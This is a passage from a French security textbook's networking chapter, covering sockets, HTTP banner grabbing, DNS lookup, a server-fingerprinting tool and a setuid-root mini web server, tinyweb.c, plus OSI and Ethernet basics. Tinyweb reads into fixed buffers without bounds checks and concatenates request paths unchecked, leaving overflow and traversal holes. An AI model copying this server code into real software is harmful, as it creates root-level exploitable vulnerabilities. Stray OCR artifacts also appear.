L'appel à `listen()` indique à la socket d'attendre l'arrivée de connexions entrantes, qui seront ensuite acceptées par un appel à `accept()`. La fonction `listen()` place toutes les connexions dans une file d'attente jusqu'à ce qu'un appel à `accept()` les accepte. Le dernier argument de l'invocation de `listen()` fixe la taille maximale de cette file :

```
while(1) {    // Boucle d'acceptation des connexions entrantes.
   sin_size = sizeof(struct sockaddr_in);
   new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
   if(new_sockfd == -1)
      fatal("accepting connection");
```

```
        printf("server: got connection from %s port %d\n",
               inet_ntoa(client_addr.sin_addr), ntohs(client_addr.sin_port));
        send(new_sockfd, "Hello World!\n", 13, 0);
        recv_length = recv(new_sockfd, &buffer, 1024, 0);
        while(recv_length > 0) {
           printf("RECV: %d bytes\n", recv_length);
           dump(buffer, recv_length);
           recv_length = recv(new_sockfd, &buffer, 1024, 0);
        }
        close(new_sockfd);
    }
    return 0;
}
```

L'acceptation des connexions entrantes se fait dans une boucle. Les deux premiers arguments de la fonction `accept()` ne doivent pas vous poser de problèmes ; le dernier argument est un pointeur sur la taille de la structure d'adresse. En effet, `accept()` va écrire les informations d'adresse du client dans la structure d'adresse ainsi que la taille de celle-ci dans `sin_size`. Dans notre cas, la taille ne changera jamais, mais nous devons respecter les conventions d'appel de cette fonction. `accept()` retourne un nouveau descripteur de socket pour la connexion acceptée. Ainsi, le descripteur de socket originel peut toujours servir à accepter d'autres connexions, tandis que le nouveau permet de communiquer avec le client connecté.

Après avoir obtenu une connexion, le programme affiche un message, en appelant `inet_ntoa()` pour convertir la structure d'adresse `sin_addr` en une chaîne contenant une adresse IP dans le format nombres séparés par des points, ainsi que la fonction `ntohs()` pour normaliser l'ordre des octets de `sin_port`.

La fonction `send()` émet les 13 octets de la chaîne `Hello, world!\n` sur la nouvelle socket qui décrit la connexion acceptée. Le dernier argument des fonctions `send()` et `recv()` est un indicateur qui, dans notre cas, est toujours à `0`.

Ensuite, une boucle reçoit les données émises par le client et les affiche. La fonction `recv()` prend un pointeur sur un tampon et une taille maximale pour la lecture depuis la socket. Elle écrit des données dans le tampon et retourne le nombre d'octets réellement écrits. La boucle se poursuit tant que l'appel à `recv()` reçoit des données.

Après avoir été compilé et lancé, le programme se lie au port 7890 de l'hôte et attend l'arrivée de connexions :

```
reader@hacking:~/booksrc $ gcc simple_server.c
reader@hacking:~/booksrc $ ./a.out
```

Un client telnet fonctionne essentiellement comme un client de connexion TCP générique. Nous pouvons donc l'utiliser pour nous connecter à notre serveur simple en précisant l'adresse IP et le port cibles.

Sur la machine distante

```
matrix@euclid:~ $ telnet 192.168.42.248 7890
Trying 192.168.42.248...
Connected to 192.168.42.248.
Escape character is '^]'.
Hello, world!
this is a test
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhvbkjgf
```

Après la connexion, le serveur envoie la chaîne `Hello, world!`. La suite correspond à l'écho local des caractères que j'ai saisis, c'est-à-dire `this is a test` et une ligne de charabia. Puisque telnet utilise un tampon, ces deux lignes sont renvoyées au serveur après appui sur la touche Entrée. Sur le serveur, la connexion et les paquets de données reçus sont affichés.

Sur la machine locale

```
reader@hacking:~/booksrc $ ./a.out
server: got connection from 192.168.42.1 port 56971
RECV: 16 bytes
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | This is a test...
RECV: 45 bytes
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d 0a          | fdkjhvbkjgf...
```

0x426 Exemple de client Web

Un programme telnet est un bon client pour notre serveur. Il n'y a donc aucune raison d'écrire un client spécialisé. En revanche, il existe des centaines de serveurs de types différents qui acceptent des connexions TCP/IP standard. Chaque fois que nous utilisons un navigateur Web, il établit une connexion avec un serveur Web quelque part. Les pages Web sont transmises par le biais de cette connexion en utilisant le protocole HTTP, qui définit la manière de demander et d'envoyer des informations. Par défaut, les serveurs Web s'exécutent sur le port 80, qui fait partie des nombreux autres ports par défaut définis dans le fichier `/etc/services`.

Extrait de /etc/services

```
finger    79/tcp        # Finger
finger    79/udp
http      80/tcp    www www-http  # World Wide Web HTTP
```

Le protocole HTTP fait partie de la couche application du modèle OSI. Dans cette couche, tous les détails réseau ont déjà été pris en charge par les couches inférieures. HTTP s'appuie donc sur du texte brut. De nombreux autres protocoles de la couche application utilisent également du texte brut, comme POP3, SMTP, IMAP et le canal de contrôle de FTP. Puisqu'il s'agit de protocoles standard, ils sont parfaitement documentés

et facilement étudiables. Une fois leur syntaxe comprise, nous pouvons converser manuellement avec d'autres programmes qui parlent la même langue. Il n'est pas nécessaire de parler couramment la langue, mais connaître quelques phrases permet de voyager sur des serveurs étrangers. Dans le langage de HTTP, les requêtes se font avec la commande `GET`, suivie du chemin de la ressource et de la version du protocole HTTP. Par exemple, `GET / HTTP/1.0` demande le document racine du serveur Web en utilisant HTTP version 1.0. La demande concerne en réalité le répertoire racine (`/`), mais la plupart des serveurs Web recherchent automatiquement un document HTML par défaut dans ce répertoire, en général `index.html`. Si le serveur trouve la ressource, il répond, avec HTTP, en envoyant plusieurs en-têtes avant le contenu. Si `GET` est remplacée par une commande `HEAD`, seuls les en-têtes HTTP sont renvoyés. Ils sont constitués de texte brut et fournissent généralement des informations sur le serveur. Ils peuvent être obtenus manuellement en utilisant telnet pour se connecter au port 80 d'un site Web connu, puis en saisissant la requête `HEAD / HTTP/1.0` et en appuyant deux fois sur la touche Entrée. Dans la sortie suivante, nous utilisons telnet pour ouvrir une connexion TCP/IP au serveur Web d'adresse **http://www.internic.net**. Ensuite, nous parlons HTTP pour demander les en-têtes de la page d'accueil :

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Trying 208.77.188.101...
Connected to www.internic.net.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2007 05:34:14 GMT
Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
reader@hacking:~/booksrc $
```

Nous apprenons ainsi que le serveur Web est Apache version 2.0.52 et que le système d'exploitation de l'hôte est CentOS. Puisque ces informations peuvent être utiles pour le profilage, nous allons écrire un programme qui automatise ce processus manuel.

Les programmes à venir enverront et recevront de grandes quantités de données. Puisque les fonctions de sockets standard ne sont pas très conviviales, nous allons écrire des fonctions de remplacement. Nommées `send_string()` et `recv_line()`, elles seront ajoutées au nouveau fichier d'en-tête `hacking- network.h`.

La fonction `send()` standard retourne le nombre d'octets écrits, qui ne correspond pas toujours au nombre d'octets que nous avons voulu envoyer. La fonction `send_string()` prend en argument une socket et un pointeur sur une chaîne de caractères.

Elle s'assure que l'intégralité de la chaîne est envoyée sur la socket. Elle utilise `strlen()` pour déterminer la longueur totale de la chaîne indiquée.

Vous avez peut-être remarqué que chaque paquet reçu par notre serveur simple se termine par les octets `0x0D` et `0x0A`. Ils représentent la fin d'une ligne telle que la conçoit telnet – il envoie un caractère de retour chariot et de saut de ligne. Le protocole HTTP suppose également que les lignes sont terminées par ces deux octets. Un rapide coup d'œil à une table ASCII montre que `0x0D` est le retour chariot (`'\r'`) et que `0x0A` correspond au saut de ligne (`'\n'`) :

```
reader@hacking:~/booksrc $ man ascii | egrep "Hex|0A|0D"
Reformatting ascii(7), please wait...
       Oct   Dec   Hex   Char                       Oct   Dec   Hex   Char
       012   10    0A    LF  '\n' (new line)        112   74    4A    J
       015   13    0D    CR  '\r' (carriage ret)    115   77    4D    M
reader@hacking:~/booksrc $
```

La fonction `recv_line()` lit des lignes de données complètes à partir de la socket passée en premier argument et les place dans le tampon indiqué en second argument. Elle continue à écouter sur la socket jusqu'à ce qu'elle rencontre la séquence des deux octets de fin de ligne. Ensuite, elle termine la chaîne et retourne. Ces nouvelles fonctions s'assurent que tous les octets sont émis et reçus comme des lignes terminées par `'\r\n'`. Elles sont définies dans le nouveau fichier d'en-tête `hacking-network.h`.

hacking-network.h

```
/* Cette fonction accepte un descripteur de socket et un pointeur sur la chaîne à
 * envoyer (terminée par null). Elle s'assure que tous les octets de la chaîne sont
 * émis. Elle retourne 1 en cas de succès et 0 en cas d'échec.
 */
int send_string(int sockfd, unsigned char *buffer) {
   int sent_bytes, bytes_to_send;
   bytes_to_send = strlen(buffer);
   while(bytes_to_send > 0) {
      sent_bytes = send(sockfd, buffer, bytes_to_send, 0);
      if(sent_bytes == -1)
         return 0; // Retourner 0 en cas d'erreur de send.
      bytes_to_send -= sent_bytes;
      buffer += sent_bytes;
   }
   return 1; // Retourner 1 en cas de succès.
}

/* Cette fonction accepte un descripteur de socket et un pointeur sur le tampon
 * de destination. Elle lit les données depuis la socket jusqu'à ce qu'elle
 * rencontre la suite d'octets de fin de ligne (EOL). Ces octets sont lus
 * depuis la socket, mais le tampon de destination est clos avant ces octets.
 * Elle retourne la taille de la ligne lue (sans les octets de fin).
int recv_line(int sockfd, unsigned char *dest_buffer) {
```

```
#define EOL "\r\n" // Séquence EOL.
#define EOL_SIZE 2
   unsigned char *ptr;
   int eol_matched = 0;

   ptr = dest_buffer;
   while(recv(sockfd, ptr, 1, 0) == 1) { // Lire un seul octet.
      if(*ptr == EOL[eol_matched]) {     // Correspond-il à un terminateur ?
         eol_matched++;
         if(eol_matched == EOL_SIZE) {   // Si tous les octets correspondent à un
            *(ptr+1-EOL_SIZE) = '\0';    // terminateur, terminer la chaîne.
            return strlen(dest_buffer); // Retourner les octets reçus.
         }
      } else {
         eol_matched = 0;
      }
      ptr++; // Passer le pointeur à l'octet suivant.
   }
   return 0; // Les caractères de fin de ligne n'ont pas été trouvés.
}
```

S'il est assez facile d'établir une connexion par socket à une adresse IP numérique, il est peu fréquent d'employer des adresses nommées, pour des raisons pratiques. Dans la requête `HTTP HEAD` manuelle, le programme telnet effectue automatiquement une recherche DNS (*Domain Name Service*) afin de déterminer l'adresse IP (192.0.34.161) de **www.internic.net**. Le protocole DNS permet de rechercher une adresse IP en fonction d'un nom, de manière analogue à un annuaire téléphonique lorsque nous connaissons le nom du correspondant. Naturellement, il existe des fonctions et des structures de sockets spécialement conçues pour les recherches de nom d'hôte *via* le DNS. Elles sont définies dans `netdb.h`. La fonction `gethostbyname()` prend un pointeur sur une chaîne qui contient un nom et retourne un pointeur sur une structure `hostent` ou NULL en cas d'erreur. Cette structure contient les informations de la recherche, y compris l'adresse IP numérique sous forme d'un entier sur 32 bits dans l'ordre des octets du réseau. À l'instar de la fonction `inet_ntoa()`, la mémoire de cette structure est allouée statiquement. Son contenu est le suivant (tiré de `netdb.h`).

Extrait de /usr/include/netdb.h

```
/* Description of database entry for a single host.  */
struct hostent
{
  char *h_name;       /* Official name of host.  */
  char **h_aliases;   /* Alias list. */
  int h_addrtype;     /* Host address type. */
  int h_length;       /* Length of address. */
  char **h_addr_list; /* List of addresses from name server.  */
#define h_addr h_addr_list[0]  /* Address, for backward compatibility.  */
};
```

Le code suivant illustre l'utilisation de la fonction `gethostbyname()`.

host_lookup.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include <netdb.h>

#include "hacking.h"

int main(int argc, char *argv[]) {
   struct hostent *host_info;
   struct in_addr *address;

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   host_info = gethostbyname(argv[1]);
   if(host_info == NULL) {
      printf("Couldn't lookup %s\n", argv[1]);
   } else {
      address = (struct in_addr *) (host_info->h_addr);
      printf("%s has address %s\n", argv[1], inet_ntoa(*address));
   }
}
```

Ce programme accepte un nom d'hôte en seul argument et affiche l'adresse IP correspondante. La fonction `gethostbyname()` retourne un pointeur sur une structure `hostent`, qui contient l'adresse IP dans l'élément `h_addr`. Le pointeur sur cet élément est forcé en un pointeur sur le type `in_addr`, qui est ensuite déréférencé dans l'appel à `inet_ntoa()`, car cette fonction attend en argument une structure `in_addr`. Voici un exemple de sortie obtenue avec ce programme :

```
reader@hacking:~/booksrc $ gcc -o host_lookup host_lookup.c
reader@hacking:~/booksrc $ ./host_lookup www.internic.net
www.internic.net has address 208.77.188.101
reader@hacking:~/booksrc $ ./host_lookup www.google.com
www.google.com has address 74.125.19.103
reader@hacking:~/booksrc $
```

À partir de nos fonctions de sockets, nous pouvons créer sans trop de difficultés un programme d'identification d'un serveur Web.

webserver_id.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

int main(int argc, char *argv[]) {
  int sockfd;
  struct hostent *host_info;
  struct sockaddr_in target_addr;
  unsigned char buffer[4096];

  if(argc < 2) {
    printf("Usage: %s <hostname>\n", argv[0]);
    exit(1);
  }

  if((host_info = gethostbyname(argv[1])) == NULL)
    fatal("looking up hostname");

  if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
    fatal("in socket");

  target_addr.sin_family = AF_INET;
  target_addr.sin_port = htons(80);
  target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
  memset(&(target_addr.sin_zero), '\0', 8); // Mettre à 0 le reste de la structure.

  if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == - 1)
    fatal("connecting to target server");

  send_string(sockfd, "HEAD / HTTP/1.0\r\n\r\n");

  while(recv_line(sockfd, buffer)) {
    if(strncasecmp(buffer, "Server:", 7) == 0) {
      printf("The web server for %s is %s\n", argv[1], buffer+8);
      exit(0);
    }
  }
  printf("Server line not found\n");
  exit(1);
}
```

Vous ne devriez pas avoir trop de mal à comprendre ce code. Nous affectons à l'élément `sin_addr` de la structure `target_addr` l'adresse issue de la structure `host_info`, grâce à un forçage de type et à une déréférenciation classiques (cette fois-ci sur une seule ligne). La fonction `connect()` est invoquée afin de se connecter au port de 80 sur l'hôte cible, la chaîne de commande est envoyée et le programme boucle afin de lire

chaque ligne dans un tampon. La fonction `strncasecmp()` permet de comparer des chaînes ; elle est définie dans `strings.h`. Elle compare les *n* premiers octets de deux chaînes, en ignorant la casse. Les deux premiers arguments sont des pointeurs sur les chaînes, tandis que le troisième est *n*, c'est-à-dire le nombre d'octets à comparer. La fonction retourne 0 si les chaînes correspondent. L'instruction `if` recherche donc la ligne qui commence par "Server:". Lorsqu'elle la trouve, les huit premiers octets sont supprimés et les informations de version du serveur Web sont affichées. La sortie suivante illustre la compilation et l'exécution du programme :

```
reader@hacking:~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking:~/booksrc $ ./webserver_id www.internic.net
The web server for www.internic.net is Apache/2.0.52 (CentOS)
reader@hacking:~/booksrc $ ./webserver_id www.microsoft.com
The web server for www.microsoft.com is Microsoft-IIS/7.0
reader@hacking:~/booksrc $
```

0x427 Un miniserveur Web

Un serveur Web n'est pas forcément beaucoup plus complexe que le simple serveur créé à la section précédente. Après avoir accepté une connexion TCP/IP, il doit implémenter d'autres couches de communication en utilisant le protocole HTTP.

Le code du serveur donné ci-après est quasiment identique à celui du serveur simple, excepté que le code de traitement d'une connexion est placé dans sa propre fonction. Elle gère les requêtes HTTP `GET` et `HEAD` émises par un navigateur Web. Le programme recherche la ressource demandée dans le répertoire local nommé `webroot` et l'envoie au navigateur. Si le fichier n'existe pas, le serveur renvoie la réponse 404 HTTP. Vous connaissez sans doute cette réponse, qui signifie *Fichier introuvable*. Voici l'intégralité du code source de notre miniserveur Web.

tinyweb.c

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80   // Port auquel les utilisateurs vont se connecter.
#define WEBROOT "./webroot" // Répertoire racine du serveur web.

void handle_connection(int, struct sockaddr_in *); // Traite les requêtes web.
int get_file_size(int); // Retourne la taille d'un descripteur de fichier ouvert.
```

```
int main(void) {
   int sockfd, new_sockfd, yes=1;
   struct sockaddr_in host_addr, client_addr;   // Informations sur mon adresse.
   socklen_t sin_size;

   printf("Accepting web requests on port %d\n", PORT);
   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");

   host_addr.sin_family = AF_INET;   // Ordre des octets de l'hôte.
   host_addr.sin_port = htons(PORT); // Ordre des octets du réseau (entier court).
   host_addr.sin_addr.s_addr = 0;    // Remplir automatiquement mon IP.
   memset(&(host_addr.sin_zero), '\0', 8);   // Reste de la structure à 0.

   if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
      fatal("binding to socket");

   if (listen(sockfd, 20) == -1)
      fatal("listening on socket");

   while(1) {  // Boucle d'acceptation des connexions entrantes.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
      if(new_sockfd == -1)
         fatal("accepting connection");

      handle_connection(new_sockfd, &client_addr);
   }
   return 0;
}

/* Cette fonction gère la connexion sur la socket indiquée à partir de l'adresse
 * du client donnée. La connexion est traitée comme une requête web et cette fonction
 * répond sur la socket connectée. Enfin, la socket indiquée est fermée à la fin
 * de la fonction.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
   unsigned char *ptr, request[500], resource[500];
   int fd, length;

   length = recv_line(sockfd, request);

   printf("Got request from %s:%d \"%s\"\n", inet_ntoa(client_addr_ptr->sin_addr),
      ntohs(client_addr_ptr->sin_port), request);

   ptr = strstr(request, " HTTP/"); // Rechercher une requête valide.
   if(ptr == NULL) { // Ce contenu HTTP n'est pas valide.
      printf(" NOT HTTP!\n");
```

```
    } else {
      *ptr = 0;   // Terminer le tampon à la fin de l'URL.
      ptr = NULL; // Mettre ptr à NULL (indiquer une requête invalide).
      if(strncmp(request, "GET ", 4) == 0)  // Requête GET.
         ptr = request+4;                   // ptr pointe sur l'URL.
      if(strncmp(request, "HEAD ", 5) == 0) // Requête HEAD.
         ptr = request+5;                   // ptr pointe sur l'URL.

      if(ptr == NULL) { // La requête est-elle valide ?
         printf("\tUNKNOWN REQUEST!\n");
      } else {          // Oui. ptr pointe sur le nom de la ressource.
         if (ptr[strlen(ptr) - 1] == '/')  // Pour les ressources terminées par '/',
            strcat(ptr, "index.html");    // ajouter 'index.html' à la fin.
         strcpy(resource, WEBROOT); // Commencer la ressource par la racine
         strcat(resource, ptr);     // et ajouter le chemin de la ressource.
         fd = open(resource, O_RDONLY, 0);  // Ouvrir le fichier.
         printf("\tOpening \'%s\'\t", resource);
         if(fd == -1) { // Si le fichier est introuvable.
            printf(" 404 Not Found\n");
            send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            send_string(sockfd, "<html><head><title>404 Not Found</title></head>");
            send_string(sockfd, "<body><h1>URL not found</h1></body></html>\r\n");
         } else {       // Sinon, envoyer le fichier.
            printf(" 200 OK\n");
            send_string(sockfd, "HTTP/1.0 200 OK\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            if(ptr == request + 4) { // Il s'agit d'une requête GET.
               if( (length = get_file_size(fd)) == -1)
                  fatal("getting resource file size");
               if( (ptr = (unsigned char *) malloc(length)) == NULL)
                  fatal("allocating memory for reading resource");
               read(fd, ptr, length);         // Lire le fichier en mémoire.
               send(sockfd, ptr, length, 0);  // L'envoyer sur la socket.
               free(ptr);                     // Libérer la mémoire.
            }
            close(fd); // Fermer le fichier.
         } // Fin du bloc if pour fichier trouvé/non trouvé.
      } // Fin du bloc if pour requête valide.
   } // Fin du bloc if pour HTTP valide.
   shutdown(sockfd, SHUT_RDWR); // Fermer proprement la socket.
}

/* Cette fonction accepte un descripteur de fichier ouvert et retourne la taille
 * du fichier correspondant, ou -1 en cas d'échec.
 */
int get_file_size(int fd) {
   struct stat stat_struct;

   if(fstat(fd, &stat_struct) == -1)
      return -1;
   return (int) stat_struct.st_size;
}
```


La fonction `handle_connection()` invoque `strstr()` pour rechercher la sous-chaîne `HTTP/` dans le tampon de la requête. La fonction `strstr()` retourne un pointeur sur la sous-chaîne, qui se trouve exactement à la fin de la requête. La chaîne se termine là et les requêtes `HEAD` et `GET` sont reconnues valides. Une requête `HEAD` renvoie simplement les en-têtes, tandis qu'une requête `GET` renvoie également la ressource demandée (si elle existe).

Les fichiers `index.html` et `image.jpg` ont été placés dans le répertoire Web racine, comme le montre la sortie suivante. Le programme `tinyweb` est compilé. Les privilèges du superutilisateur sont indispensables pour se lier à tout port de valeur inférieure à 1024. Le programme est donc setuid root, puis il est exécuté. La sortie de débogage générée par le serveur montre les résultats d'une requête sur **http://127.0.0.1** :

```
reader@hacking:~/booksrc $ ls -l webroot/
total 52
-rwxr--r-- 1 reader reader 46794 2007-05-28 23:43 image.jpg
-rw-r--r-- 1 reader reader   261 2007-05-28 23:42 index.html
reader@hacking:~/booksrc $ cat webroot/index.html
<html>
<head><title>A sample webpage</title></head>
<body bgcolor="#000000" text="#ffffffff">
<center>
<h1>This is a sample webpage</h1>
...and here is some sample text<br>
<br>
..and even a sample image:<br>
<img src="image.jpg"><br>
</center>
</body>
</html>
reader@hacking:~/booksrc $ gcc -o tinyweb tinyweb.c
reader@hacking:~/booksrc $ sudo chown root ./tinyweb
reader@hacking:~/booksrc $ sudo chmod u+s ./tinyweb
reader@hacking:~/booksrc $ ./tinyweb
Accepting web requests on port 80
Got request from 127.0.0.1:52996 "GET / HTTP/1.1"
        Opening './webroot/index.html'    200 OK
Got request from 127.0.0.1:52997 "GET /image.jpg HTTP/1.1"
        Opening './webroot/image.jpg'     200 OK
Got request from 127.0.0.1:52998 "GET /favicon.ico HTTP/1.1"
        Opening './webroot/favicon.ico'   404 Not Found
```

127.0.0.1 est une adresse spéciale qui boucle sur la machine locale. La requête initiale obtient `index.html` à partir du serveur Web. Ce fichier demande à son tour `image.jpg`. Par ailleurs, le navigateur demande automatiquement `favicon.ico` afin

de tenter d'obtenir une icône pour la page Web. La copie d'écran suivante montre le résultat de cette requête dans un navigateur.



0x430 Plonger dans les couches inférieures

Lorsque nous utilisons un navigateur Web, les sept couches OSI s'occupent de tout et nous pouvons nous concentrer sur la navigation, non les protocoles. Dans les couches OSI supérieures, les protocoles peuvent utiliser du texte brut car tous les autres détails de la connexion sont déjà pris en charge par les couches inférieures. Les sockets de la couche session (5) fournissent une interface pour envoyer des données d'un hôte à un autre. Dans la couche transport (4), TCP apporte la fiabilité et le contrôle du transfert, tandis que dans la couche réseau (3) IP s'occupe de l'adressage et de l'échange des paquets. Ethernet, dans la couche liaison de données (2), fournit l'adressage entre des ports Ethernet, adapté à des communications sur un réseau local (LAN, *Local Area*

Network). Tout en bas, la couche physique (1) n'est que le câble et le protocole employés pour envoyer des bits d'un périphérique à un autre. Un message HTTP est enveloppé par de multiples couches au fur et à mesure qu'il traverse les différents aspects d'une communication.

Ce processus peut être vu comme une procédure bureaucratique complexe, tout droit sortie du film *Brazil*. À l'entrée de chaque couche se trouve un réceptionniste hautement spécialisé qui ne comprend que le langage et le protocole de cette couche. Lorsque des paquets de données sont transmis, chaque réceptionniste effectue les manipulations nécessaires correspondant à sa couche, place le paquet dans une enveloppe de courrier interne, écrit l'en-tête dessus et la passe au réceptionniste de la couche inférieure. Celui-ci réalise, à son tour, les manipulations nécessaires à sa couche, place l'intégralité de l'enveloppe dans une autre, écrit l'en-tête dessus et la passe au réceptionniste suivant. Le trafic réseau n'est en réalité qu'un babillage bureaucratique entre des serveurs, des clients et des connexions poste à poste. Dans les couches supérieures, le trafic peut représenter des données financières, du courrier électronique ou tout autre chose. Quel que soit le contenu des paquets, les protocoles des couches inférieures qui les déplacent du point A vers le point B sont généralement les mêmes. Lorsque vous aurez compris la bureaucratie sous-jacente à ces protocoles de bas niveau, vous pourrez intercepter des enveloppes pendant leur transit et même falsifier des documents pour manipuler le système.

0x431 Couche liaison de données

La plus basse couche visible est la couche liaison de données. Pour revenir à l'analogie du réceptionniste et de la bureaucratie, si la couche physique en dessous est vue comme un chariot de transport du courrier interne et si la couche réseau au-dessus est vue comme un service postal international, alors, la couche liaison de données correspond au service de courrier interne. Cette couche fournit un mécanisme permettant d'adresser et d'envoyer des messages à toute personne du bureau et de savoir qui est présent.

Ethernet se trouve dans cette couche et met en œuvre un système d'adressage standard pour tous les dispositifs Ethernet : les adresses MAC (*Media Access Control*). À chaque périphérique Ethernet est attribuée une adresse globalement unique constituée de six octets et généralement écrite en hexadécimal sous la forme `xx:xx:xx:xx:xx:xx`. Ces adresses sont parfois appelées adresses matérielles car chacune est unique à un dispositif matériel et est stockée dans la mémoire de l'appareil. Les adresses MAC peuvent être considérées comme des numéros de sécurité sociale pour le matériel, puisque chaque dispositif est supposé avoir une adresse MAC unique.


Un en-tête Ethernet occupe quatorze octets et contient les adresses MAC de la source et de la destination du paquet. Il existe également une adresse de diffusion spéciale, composée uniquement de 1 (`ff:ff:ff:ff:ff:ff`). Tout paquet Ethernet envoyé à cette adresse sera émis vers tous les périphériques connectés.

L'adresse MAC d'un périphérique réseau n'est pas censée changer, contrairement à son adresse IP, qui peut être modifiée régulièrement. Puisque le concept d'adresse IP n'existe pas à ce niveau et que seules les adresses matérielles sont connues, il faut une méthode pour relier ces deux schémas d'adressage. Le courrier postal envoyé à un employé à l'adresse de l'entreprise arrive directement sur le bon bureau. Dans le cas d'Ethernet, la méthode employée se nomme ARP (*Address Resolution Protocol*).

Ce protocole permet de créer des tables d'association d'une adresse IP à un dispositif matériel. Il existe quatre types de messages ARP, mais les deux plus importants sont les *requêtes ARP* et les *réponses ARP*. L'en-tête Ethernet d'un paquet comprend une valeur de type qui précise s'il s'agit d'un message ARP ou d'un paquet IP.

